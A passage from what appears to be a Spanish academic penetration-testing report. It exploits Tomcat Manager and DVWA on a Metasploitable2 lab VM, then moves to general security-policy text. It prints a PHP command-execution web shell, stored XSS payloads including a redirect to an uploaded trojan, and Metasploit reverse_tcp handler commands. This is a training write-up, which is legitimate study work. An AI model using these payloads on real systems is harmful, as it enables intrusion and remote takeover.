Igualmente, en la figura 55 se percibe la información aportada por la herramienta *Vulnerability & Exploit Database* respeto a la vulnerabilidad de acceso predeterminado a la herramienta de administración Tomcat. Fuente - https://www.rapid7.com/db/modules/exploit/multi/http/tomcat_mgr_deploy. Esta acción se efectúa de acuerdo a los datos arrojados por OpenVASS, en las referencias la vinculada con la vulnerabilidad de seguridad informática conocida como **CVE-2009-3548**.

Figura 55. Investigación de la vulnerabilidad Tomcat Manager




Fuente: Del autor


Nuevamente en la figura 56 se evidencia las opciones disponibles del módulo exploit/multi/http/tomcat_mgr_deploy a emplear en *Metasploit*.

Figura 56. Opciones del módulo exploit/multi/http/tomcat_mgr_deploy


Fuente: Del autor


Por su parte en la figura 57 se observa la configuración modificada del módulo "**exploit/multi/http/tomcat_mgr_deploy**" en la herramienta *Metasploit*, se muestra el registro de la dirección destino (*Host* a auditar), las credenciales de acceso, ruta URI, puerto remoto (8180), selección del *Payload* "**php/meterpreter/reverse_tcp**" se especifica la dirección local (Maquina Atacante) puerto local que escuchará el Payload (4444). Finalmente se efectúa la explotación obteniendo una sesión *Meterpreter* de Metasploit (Interprete de comandos) como lo evidencia la figura 58.

Figura 57. Configuración del módulo "exploit/multi/http/tomcat_mgr_deploy"




Fuente: Del autor

Figura 58. Obtención de sesión *Meterpreter*




Fuente: Del autor

6.5.3.10 Prueba de concepto 10 – *CCS and Trojan PHP* (DVWA). Las vulnerabilidades en las aplicaciones web son comportamientos inesperados, son catalogados como debilidades que pueden ser explotadas por los delincuentes informáticos.

*Metasploitable2* dispone del proyecto DVWA - *Damn Vulnerable Web Application*, el cual corresponde a una herramienta de entrenamiento en seguridad web diseñado PHP y MySQL, el objetivo es la explotación vulnerabilidades informáticas con 3 niveles diferentes de dificultad.

En la figura 59 se aprecia la página de la vulnerabilidad *Stored Cross Site Scripting* del proyecto DVWA con nivel de dificultad baja, también conocido como *Cross Site Scripting* directo, permite al atacante insertar instrucciones HTML o *Javascript* en la aplicación web vulnerable, conllevado al robo de *cookies*, direccionamiento a páginas web externas, subir archivos maliciosos, modificación de la página web (*Defacement*), etc.


Al momento de insertar código en el formulario se evidencia que tiene una restricción de la cantidad de caracteres a recibir, fácilmente puede ser soslayada si se modifica el código fuente de la web vulnerable específicamente el parámetro *maxlenght*.

```
<td>
    <textarea>
            maxlenght="50" rows="3" cols="50"
            name="mtxMessage">
    </textarea
  </td>
</tr>
```

Por:

```
<td>
    <textarea>
            maxlenght="500" rows="3" cols="50"
            name="mtxMessage">
</textarea>
  </td>
</tr>
```

Figura 59. *Stored Cross Site Scripting* (DVWA - *Metasploitable*)




Fuente: Del autor


La figura 60 se observa el empleo del explorador web *Iceweasel* en la máquina virtual con el sistema operativo Kali Linux (Maquina atacante), en la página de vulnerabilidad *Stored Cross Site Scripting* se verifica si puede ser explotada a través inserción de siguiente código, así:

Name: Proyecto UNAD
Message: <script>alert("Vulnerabilidad CSS – UNAD ")</script>

La instrucción "**alert()**" es del lenguaje de programación interpretado *JavaScript*, mostrará en la pantalla del usuario el mensaje "**Vulnerabilidad CSS – UNAD**" como se corrobora en la figura 61, con ello se puede suponer que es posible embeber instrucciones en la página web.


La potencia de esta técnica consiste que cualquier usuario a través de cualquier *host* independientemente del explorador web empleado puede comprometer su seguridad y no la del servidor (*Host* que alberga el proyecto DVWA).

Figura 60. Verificación vulnerabilidad CSS




Fuente: Del autor

Figura 61. Verificación vulnerabilidad CSS




Fuente: Del autor

Por su parte, se acude a la técnica de ataque realmente interesante llamada *File Upload*, la finalidad es subir en el servidor instrucciones que generalmente tienen fines maliciosos como por ejemplo una *Shell* escrita en PHP. El método de explotación consiste en aprovechar vulnerabilidades en los formularios diseñados para subir cierta clase de archivos (Multimedia). Enlace de DVWA http://192.168.1.109/DVWA-master/vulnerabilities/upload/

En la figura 62 se aprecia la página de la vulnerabilidad *File Upload* del proyecto *Damn Vulnerable Web Application* – DVWA con nivel de dificultad baja, se contempla la existencia de un formulario (*Input* tipo *file*) que informa la posibilidad de subir una imagen, puede ser explotada dicha vulnerabilidad debido a que el *script* no comprueba el tipo de fichero subido, por lo general se realiza diferentes tipos de ataque con archivos PHP.

Un método sencillo para corroborar si es vulnerable es a través de una *Shell* PHP que permita ejecutar comandos gracias a la función "**system():"**, como la siguiente, así:

```
<?php
   $cmd = $_GET["cmd"];
  system($cmd);
?>
```


Este algoritmo se registra en un archivo de extensión PHP (***prueba.php***) el cual será cargado en el formulario *File Upload* del proyecto DVWA, una vez es montado la página informará de la ruta dónde fue cargado, hay que tener presente que durante el proceso de configuración de DVWA se han cambiado los permisos de lectura, escritura y ejecución (777) sobre la carpeta /var/www/html/DVWA /hackable/uploads/.

Es en esta carpeta donde estará alojados los archivos montados, para poder ejecutar la secuencia de comandos con la *shell* desarrollada previamente, en el *browser* se ejecutará las instrucciones de la siguiente manera, así:

http://192.168.1.109/DVWA/hackable/uploads/prueba.php?cmd=ls

Se evidenciaría la ejecución del comando "**ls**", el cual muestra un listado con los directorios y archivos de un directorio determinado

Figura 62. *File Upload*





Fuente: Del autor

En la figura 63 se corrobora la creación del archivo "**unad.php**" en la cual se guarda un Exploit que permite el acceso remoto (*Shell* inversa) "***php/meterpreter/reverse_tcp***" a través del *software Metasploit*. Asimismo, se registran los parámetros requeridos como son la IP privada del equipo que actúa como atacante (Kali Linux) y el puerto de escucha (4444) reservado para la conexión. Hay que tener presente que el archivo PHP creado se debe suprimir el carácter "#" de la primera línea para poder ejecutar las instrucciones, así:

**msf>** use exploit/multi/handler
**msf>** set PAYLOAD php/meterpreter/reverse_tcp
**msf>** set LHOST 192.168.1.108 (IP atacante - Kali)
**msf>** set LPORT 4444
**msf>** exploit

Lo que se ha registrado corresponde a un *handler* que estará a la escucha de una conexión por parte de la *reverse Payload*, esta dará una *shell* de *Meterpreter*. Asimismo, La figura 64 se observa la página de la vulnerabilidad *File Upload* del proyecto *Damn Vulnerable Web Application* – DVWA con nivel de dificultad baja, se evidencia el cargue del archivo malicioso "**unad.php**" en la página web a través del formulario (*Input* tipo *file*). Esta acción es efectuada en la maquina atacante (Kali Linux).

Figura 63. Creación archivo PHP malicioso con Metasploit (*Trojan*)





Fuente: Del autor

La figura 64 se corrobora el empleo del explorador web Iceweasel en la máquina virtual con el sistema operativo Kali Linux (Maquina atacante), se puede contemplar la combinación de las técnicas que permiten explotar las vulnerabilidades de File *Upload* y *Stored Cross Site Scripting*, a través de las siguientes instrucciones es posible ejecutar el archivo malicioso que lograr brindar acceso a una sesión meterpeter al atacante, así:

Name: Upload
<script>window.location="http://192.168.1.109/dvwa/hackable/uploads/unad.php"
</script>

La instrucción "***window.location***" puede ser empleada para aprovechar la vulnerabilidad y direccionar a una página web externa o refrescar la web actual

Figura 64.*Stored Cross Site Scripting* (Ejecutar archivo malicioso)





Fuente: Del autor

Finalmente la figura 65 permite observar cómo se obtiene la sesión *Meterpreter* con *Metasploit*, la cual se logra cuando un cliente haya ingresado al enlace donde se encuentra alojado el archivo malicioso que permite la conexión "http://192.168.1.109/DVWA/hackable/uploads/unad.php".

La potencia de esta técnica consiste en que cualquier usuario a través de cualquier *host* independientemente del explorador web empleado puede comprometer su seguridad y no la del servidor (*Host* que alberga el proyecto DVWA). Hay que tener presente que la finalidad del interprete *Meterpreter* de *Metasploit* es realizar las fases de post-explotación de un *Pentesting.*

Figura 65. Obtención de sesión Meterpreter




Fuente: Del autor

La potencia de esta técnica consiste en que cualquier usuario a través de cualquier *host* independientemente del explorador web empleado puede comprometer su seguridad y no la del servidor (*Host* que alberga el proyecto DVWA). Hay que tener presente que la finalidad del interprete *Meterpreter* de *Metasploit* es realizar las fases de post-explotación de un *Pentesting.*

# 7 FUNDAMENTO PARA EL REPORTE POLÍTICAS DE SEGURIDAD

## 7.1 SEGURIDAD EN LAS ORGANIZACIONES

En la actualidad los componentes tecnológicos se han convertido en instrumentos fundamentales en las operaciones de las empresas, sin importar si estas son pequeñas y medianas empresas (Pymes), gracias a la tecnología muchos procesos se han automatizado y mejorado, ayudando a las organizaciones a optimizar sus recursos como al igual han modificado la forma de almacenar su información, cambiando en gran parte la información física por virtual.

No es prudente aislarse de la globalización digital, las empresas optan cada día por estar más conectadas, esto obliga a que se realicen grandes inversiones en infraestructura, recursos y capacitación a sus empleados. Sí se establecen adecuadamente elementos idóneos que dirijan esta transición, se podría lograr grandes resultados para las organizaciones, salvaguardando la información que manejan y permitiendo que perduren empresarialmente.

Uno de los propósitos fundamentales que las empresas deberían implementar, seria aquellos mecanismos eficientes que permitan definir la viabilidad de esta, en lo relacionado con la seguridad de la información conlleva a disponer de un plan de acción que reduzca la materialización de riesgos, dicha actividad liderada desde la alta gerencia tiene como objetivo propender por resultados satisfactorios que permitan dar continuidad ante cualquier contingencia.

Por su parte, visto al sistema *Metasploitable* como un activo de gran importancia en una empresa, el cual esta propenso a los ataques cibernéticos que conllevan a cuantiosas y significativas pérdidas, es imperioso comprender la justificación de inversión por proyectos que permitan preservar la seguridad de la información, continuidad de los procesos y sistemas informáticos en una compañía. Es trascendental aclarar que, a pesar de cualquier inversión, siempre el eslabón más débil en la cadena de la seguridad va a ser el factor humano, se puede disponer de los mejores sistemas y productos de seguridad informática del mercado, pero si cada uno de los integrantes de la empresa no se compromete con el propósito gerencial, se continuará siendo vulnerables ante los ataques.

En razón a lo anterior, debe existir financiación en sistemas de gestión de seguridad de la información, el comprender que no se trata de un gasto sino de una inversión que evita múltiples riesgos, sería tedioso efectuar los diferentes procesos de la manera apropiada sino se dispone de métodos que proporcionen mecanismos de seguridad informática, de esta manera se garantiza proyectar las actividades destinadas a lograr los objetivos propuestos, implica experimentar prácticas de gestión de incidentes que demandan tiempo y recursos que mitiguen

o disminuyan las brechas de seguridad que cada vez complican la eficiencia organizacional.
